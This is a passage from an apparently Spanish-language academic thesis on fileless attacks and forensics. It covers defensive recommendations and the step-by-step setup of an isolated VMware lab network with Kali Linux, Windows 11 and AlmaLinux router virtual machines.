    - Tener capacidades dentro de la organización de especialistas forenses que permita establecer procedimientos y herramientas para análisis de memoria (WinPmem, DumpIt, MAGNET RAM Capture, Collect-MemoryDump). (Ashutosh, 2019)
    - Mantener entornos de laboratorios aislados y herramientas actualizadas (Volatility, Rekall, Redline).
- Implementar un correlacionador de eventos (SIEM) y threat hunting
    - Centralizar el monitoreo y la correlación de eventos incluido PowerShell y Sysmon en un sistema SIEM.
    - Ejecutar tareas de threat hunting de manera recurrente con herramientas como: Chainsaw y reglas Sigma centras de tácticas, técnicas y procedimientos (TTP´s) enfocadas a ataques fileless (securedebug, 2025).
- Concientización y hardening de los sistemas
    - Establecer políticas de last privilege e implementar una adecuada segmentación de red.
    - Actualización de parches de vulnerabilidades conocidas para acceso inicial.

- Capacidades dentro de los especialistas para reconocimiento de ataques mediante spear-pishing y uso de macros para la ejecución de código malicioso (SEARCHINFORM, 2025).

CAPITULO 3:

DESARROLLO


3.1. Topología de Red

En la **Figura 1** se observa la topología de red diseñada que se implementará en VMware Workstation para el proyecto de investigación. La red está segmentada por tres subredes:

- RED A (30.30.30.0/24): Conformada por la maquina Kali Linux, dicha maquina representará el atacante.
- RED B (10.10.10.0/24): Enlace de interconexión entre Routers
- RED C (40.40.40.0/24): La red está compuesta por el servidor y la máquina Windows 11 que actuará como víctima en el cual se realizarán las respectivas pruebas de taque fileless y análisis forense

Figura 1

Configuración de Red y Topología




En esta topología la idea es aislar el tráfico en donde se simule un entorno corporativo segmentado. La conexión hacia internet en este caso permite representar un canal externo desde donde el atacante puede establecer comunicación con el centro de control.

3.2. Entorno virtual

3.2.1. Configuración de redes virtuales

Figura 2

Configuración de redes virtuales en VMware Workstation




La **Figura 2** muestra la configuración de las redes virtuales que se utilizarán para el escenario de simulación

3.2.2. VMware Workstation

Figura 3

Interfaz de VMware Workstatio 17 Pro.



Para descargar el instalador ingresamos a **Broadcom**, cuya plataforma proporciona un enlace directo para descargar VMware Workstation, para el proyecto de investigación se hará uso de la versión 17.6.2.

En la **Figura 3** se observa la interfaz del software de virtualización, para abrir el software se debe ejecutar el instalador, posterior a ello se deberá otorgar los permisos

necesarios y seguir el proceso de instalación. Adicional a ello en la imagen se señala la versión instalada para el trabajo de investigación.

3.2.3. WINDOWS 11

Para la descarga del archivo ISO de Windows 11, hacemos uso de la página oficial de Microsoft como se observa en la **Figura 4.**

Figura 4

Página oficial de Microsoft para la descarga del archivo ISO Windows 11

Para el proceso de instalación, se crea una nueva máquina virtual, seleccionamos el archivo ISO descargado como se observa en la **Figura 5** posterior a la selección se realizan las configuraciones de las características de la máquina virtual, la configuración se observa en la **Figura 6 ,** se define una memora RAM de 8 GB por concepto de instalación, una vez finalizada se actualizará la configuración a 4 GB y en el disco duro se asigna un total de 64 GB.

Figura 5

Selección de imagen ISO para Windows 11





Figura 6

Configuración de la máquina virtual Windows 11



Una vez realizada las configuraciones se enciende la máquina virtual y se configuran las características del sistema, seleccionamos el idioma español, el formato y hora español (Ecuador) y la configuración del teclado a Latinoamericano, en este caso dicha configuración depende del ordenador que se utilice, las configuraciones realizadas se observan en las **Figura 7** y **Figura 8** respectivamente.

Figura 7

Idioma y formato de hora para Windows 11





Figura 8

Configuración del teclado en Windows 11



Posterior a ello se instala el sistema sin clave del producto y se selecciona la versión Windows 11 Pro, seguido de ello se empieza con el proceso de instalación dejando las configuraciones por defecto como se observa en la **Figura 9**

Figura 9

Proceso de instalación Windows

3.2.4. KALI LINUX


Para instalar Kali Linux, se descarga el archivo ISO desde la página oficial de KALI, la página oficial se observa en la **Figura 10**.

Figura 10

Página de Kali Linux para la descarga del archivo ISO

Figura 11.


Selección de Imagen ISO de Kali Linux en VMware Workstation



Para la instalación, se crea una nueva máquina virtual, seleccionamos el archivo ISO descargado como se observa en la **Figura 11**, posterior a la selección se realizan las configuraciones de las características de la máquina virtual, la configuración se observa en la **Figura 12**, se define una memora RAM de 8 GB por concepto de instalación, una vez finalizada se actualizará la configuración a 4 GB y en el disco duro se asigna un total de 60 GB.

Figura 12

Configuración de la máquina virtual Kali Linux



Para el proceso de instalación hacemos uso del método gráfico, una de las opciones


presentadas en el menú de inicio como se observa en la **Figura 13**, posterior a la selección se irán agregando los parámetros correspondientes para culminar el proceso. Para las configuraciones de los equipos Routers se agregará una interfaz NAT para acceso remoto para acceso ssh desde Kali, posterior a las configuraciones se eliminará y se configura una ip fija en la maquina Kali.

Figura 13

Metodología de instalación Kali Linux

Figura 14

Configuración de idioma y región en Kali Linux



Seleccionamos el lenguaje español, como región Ecuador y establecemos el teclado como latinoamericano, las configuraciones realizadas se observan en la **Figura 14**. Posterior a ello agregamos un nombre y una contraseña a la máquina seguido de la zona horaria.

Figura 15

Partición de Discos en Kali Linux

Figura 16

Interfaz de Kali Linux

Para la partición del disco se hace uso del proceso guiado que se observa en la **Figura 15** y una vez que finaliza el proceso de instalación se abre la interfaz de Kali Linux que se muestra en la **Figura 16**.

3.2.5. ROUTER A

Para la instalación del equipo router se hace uso de la distribución Linux ALMA

LINUX que se puede observar en el sitio Oficial. Para acceder al repositorio de archivos ISO se hace uso del siguiente Link y se descarga el archivo señalado que se observa en la **Figura 17**.

Figura 17

Archivo ISO de distribución ALMA LINUX





Figura 18


Selección de Imagen ISO de Alma Linux en VMware Workstation



Para la instalación, se crea una nueva máquina virtual, seleccionamos el archivo ISO descargado como se observa en la **Figura 18**, posterior a la selección se realizan las configuraciones de las características de la máquina virtual, la configuración se observa en la **Figura 19**, se define una memora RAM de 8 GB por concepto de instalación, una vez finalizada se actualizará la configuración a 512 MB y en el disco duro se asigna un total de 20 GB.

Figura 19


Configuración de Router 1



Se selecciona el idioma español y el país, por defecto el teclado ya está configurado en latinoamericano, la configuración se observa en la **Figura 20**.

Figura 20


Configuración de idioma y región en Alma Linux



Después se agrega un nombre y contraseña de la máquina como se observa en la **Figura 21** en este caso el nombre asignado es **router1**.

Figura 21


Nombre de la maquina Alma Linux



Para prueba de concepto se hace uso de un disco de 20 Gigas, para se particionó el disco como se observa en la **Figura 22**, el mismo que asegura un funcionamiento adecuado. Una vez finalizada las configuraciones se instala la máquina virtual, al finalizar el proceso se reinicia la máquina y se abre el terminal.

Figura 22


Partición de Disco en Alma Linux



Una vez finalizado el proceso, se debe verificar que la maquina tenga conexión a internet y se debe verificar que el equipo que hace la función de Router y la maquina Kali Linux deben estar en la misma red, para ello una de las tarjetas asignadas a cada máquina se deja en modo NAT, tal y como se observa en la **Figura 23**.

Figura 23

Asignación de Tarjetas virtuales a Kali Linux y Router 1



